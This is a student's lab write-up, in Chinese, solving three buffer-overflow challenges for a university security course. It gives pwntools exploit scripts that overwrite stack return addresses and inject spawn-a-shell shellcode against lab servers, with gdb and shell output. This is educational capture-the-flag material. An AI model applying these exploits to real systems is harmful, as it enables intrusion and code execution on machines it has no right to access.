SSec Lab 1


解雲暄　3190105871

01 bof-baby

用 gdb 查看 `hear()` 函数的汇编代码：

```
-----------------------------------code-------------------------------------
0x80485a2 <hear>:    push   ebp
0x80485a3 <hear+1>:  mov    ebp,esp
0x80485a5 <hear+3>:  sub    esp,0x48
0x80485a8 <hear+6>:  mov    DWORD PTR [ebp-0xc],0x2
0x80485af <hear+13>: mov    DWORD PTR [ebp-0x10],0x1
0x80485b6 <hear+20>: mov    DWORD PTR [ebp-0x46],0x30
0x80485bd <hear+27>: mov    DWORD PTR [ebp-0x42],0x0
0x80485c4 <hear+34>: mov    DWORD PTR [ebp-0x3e],0x0
-----------------------------------stack------------------------------------
```

可以看到，相关的栈布局是：



因此，我们只需要构造一个长度为 62 的字符串，使得其最后两个 4 字节的内存取值相等。如：`01234567890123456789012345678901234567890123456789000000000000`

通过代码连接远端：

Python 复制代码

```python
from pwn import *
context.log_level = 'DEBUG'      # 将pwntools的日志级别记为调试
conn = remote("116.62.228.23", 10100)        # 连接到远程目标
conn.interactive()               # 打开交互模式操作远程shell
```

输入对应数据，就 hack 了！

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-01/01_bof_baby$ python3 remote.py
[+] Opening connection to 116.62.228.23 on port 10100: Done
[*] Switching to interactive mode
[DEBUG] Received 0x1d bytes:
    b'Please input your StudentID:\n'
Please input your StudentID:
$ 3190105871
[DEBUG] Sent 0xb bytes:
    b'3190105871\n'
[DEBUG] Received 0x2f bytes:
    b'Welcome 3190105871! Here comes your challenge:\n'
Welcome 3190105871! Here comes your challenge:
[DEBUG] Received 0x43 bytes:
    b'ZJUSSEC HW1: Buffer Overflow Baby\n'
    b'please input the length of data:\n'
ZJUSSEC HW1: Buffer Overflow Baby
please input the length of data:
$ 62
[DEBUG] Sent 0x3 bytes:
    b'62\n'
[DEBUG] Received 0x13 bytes:
    b'please input data:\n'
please input data:
$ 01234567890123456789012345678901234567890123456789000000000000
[DEBUG] Sent 0x3f bytes:
    b'01234567890123456789012345678901234567890123456789000000000000\n'
[DEBUG] Received 0x9 bytes:
    b'[HACKED]\n'
[HACKED]
```

现在可以访问 shell 了，访问 flag.exe：

```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x32 bytes:
    b'app\n'
    b'bin\n'
    b'dev\n'
    b'entry\n'
    b'flag.exe\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libx32\n'
app
bin
dev
entry
flag.exe
lib
lib32
lib64
libx32
$ ./flag.exe
[DEBUG] Sent 0xb bytes:
    b'./flag.exe\n'
[DEBUG] Received 0x23 bytes:
    b'Usage: ./flag.exe <YOUR STUDENT ID>'
Usage: ./flag.exe <YOUR STUDENT ID>$ ./flag.exe 3190105871
[DEBUG] Sent 0x16 bytes:
    b'./flag.exe 3190105871\n'
```

得到结果!

```
    000003e0  e2 95 9d 20  20 e2 95 9a  e2 95 90 e2  95 90 e2 95  |... |  ...|....|....|
    000003f0  90 e2 95 9d  20 e2 95 9a  e2 95 90 e2  95 90 e2 95  |....|  ...|....|....|
    00000400  90 e2 95 90  e2 95 90 e2  95 9d 20 e2  95 9a e2 95  |....|....|.. .|....|
    00000410  90 e2 95 9d  20 20 e2 95  9a e2 95 90  e2 95 9d e2  |....|  ..|....|....|
    00000420  95 9a e2 95  90 e2 95 9d  20 20 e2 95  9a e2 95 90  |....|....|  ..|....|
    00000430  e2 95 9d 20  20 20 e2 95  9a e2 95 90  e2 95 9d 20  |... |  ..|....|... |
    00000440  20 20 e2 95  9a e2 95 90  e2 95 90 e2  95 90 e2 95  |  ..|....|....|....|
    00000450  90 e2 95 90  e2 95 90 e2  95 9d 20 0a  5b 20 74 69  |....|....|.. .|[ ti|
    00000460  6d 65 73 74  61 6d 70 20  5d 20 4d 6f  6e 20 4d 61  |mest|amp |] Mo|n Ma|
    00000470  72 20 32 31  20 31 35 3a  34 34 3a 32  39 20 32 30  |r 21| 15:|44:2|9 20|
    00000480  32 32 0a 59  6f 75 20 66  6c 61 67 3a  20 73 73 65  |22·Y|ou f|lag:| sse|
    00000490  63 32 30 32  32 7b 63 30  30 6c 5f 62  6f 66 5f 62  |c202|2{c0|0l_b|of_b|
    000004a0  61 62 79 7c  66 65 61 62  61 38 39 36  7d 0a        |aby||feab|a896|}·|
    000004ae
CHALLENGE: bof_baby
```


```
[ timestamp ] Mon Mar 21 15:44:29 2022
You flag: ssec2022{c00l_bof_baby|feaba896}
$
```


02 bof-boy

参考了 基本 ROP – ret2text | CTF Wiki。


用 gdb 查看代码，分析栈结构：

```
[----------------------------------registers-----------------------------------]
EAX: 0x25 ('%')
EBX: 0x0
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb4000 --> 0x1ead6c
EDI: 0xf7fb4000 --> 0x1ead6c
EBP: 0xffffd058 --> 0xffffd068 --> 0x0
ESP: 0xffffd010 --> 0xf7fb4d20 --> 0xfbad2887
EIP: 0x8048628 (<func+6>:       mov    DWORD PTR [ebp-0x40],0x30)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048622 <func>:    push   ebp
   0x8048623 <func+1>:  mov    ebp,esp
   0x8048625 <func+3>:  sub    esp,0x48
=> 0x8048628 <func+6>:  mov    DWORD PTR [ebp-0x40],0x30
   0x804862f <func+13>: mov    DWORD PTR [ebp-0x3c],0x0
   0x8048636 <func+20>: mov    DWORD PTR [ebp-0x38],0x0
   0x804863d <func+27>: mov    DWORD PTR [ebp-0x34],0x0
   0x8048644 <func+34>: mov    DWORD PTR [ebp-0x30],0x0
[--------------------------------------stack-------------------------------------]
```

用工具查看调用 shell 语句的位置：



因此我们只需要将栈中的返回地址改为该语句的位置，即可实现当函数 `func()` 返回时跳转到运行 shell 的语句，即：




因此可以设计出如下代码：

C++ 复制代码

```python
from pwn import *
context.log_level = 'DEBUG'
conn = remote("116.62.228.23", 10101)

conn.recvuntil("Please input your StudentID:\n")
conn.sendline("3190105871")

// 需要发送 0x48, 即 72 个字节的字符串
conn.recvuntil("data:\n")
conn.sendline("72")

target = 0x080485ee // 目标地址
conn.recvuntil("data:\n")
// 发送 0x44 个 0, 然后将 ret addr 覆盖为 target
conn.sendline(b'0' * 0x44 + p32(target))

// 运行 flag.exe
conn.sendline("./flag.exe 3190105871")
conn.interactive()
```

运行可得到正确结果：



03 bof-again

参考了 基本 ROP – ret2shellcode | CTF Wiki。

注意到 elf 文件没有 NX 保护：


```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-01/03_bof_again$ checksec ./b
of-again
[*] '/home/ssec2022/Desktop/ssec/ssec22spring-stu/hw-01/03_bof_again/bof-again'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

基本思路是将 shellcode 写入 str，然后在 func 中篡改返回地址使其跳转到 str 运行 shellcode。


观察到 str 位于 0x804a040 位置：

```
0804a040 30 00 00        char[100]   "0"
         00 00 00
         00 00 00 ...
   0804a040 [0]             '0','\0','\0','\0'
   0804a044 [4]            '\0','\0','\0','\0'
   0804a048 [8]            '\0','\0','\0','\0'
   0804a04c [12]           '\0','\0','\0','\0'
```

使用类似前两个实验的方法获知 func 函数内的栈布局：



刚开始本来打算像下图中绿色的那样，在 0~31 的位置放 shellcode，在 32~35 放 ret addr；后来发现 shellcode 占 44 个字节，所以只能放到 36 后面去了，即下图中橙色的样子：



因此我们设计出这样的代码：

```python
from pwn import *
context.log_level = 'DEBUG'
conn = remote("116.62.228.23", 10102)

conn.recvuntil("Please input your StudentID:\n")
conn.sendline("3190105871")

shellcode = asm(shellcraft.sh())
target = 0x0804a040 + 36
conn.recvuntil("Give me something to overflow me! \n")
conn.sendline(b'0' * 32 + p32(target) + shellcode)

conn.sendline("./flag.exe 3190105871")
conn.interactive()
```

其中，target 是新的 ret addr，在 str 向后偏移 36 个字节的位置；str 前 32 个字节为字符 '0' 用于填充，后面的 4 个字节是 target 用于覆盖 ret addr，然后是 shellcode。

运行，可以得到 flag：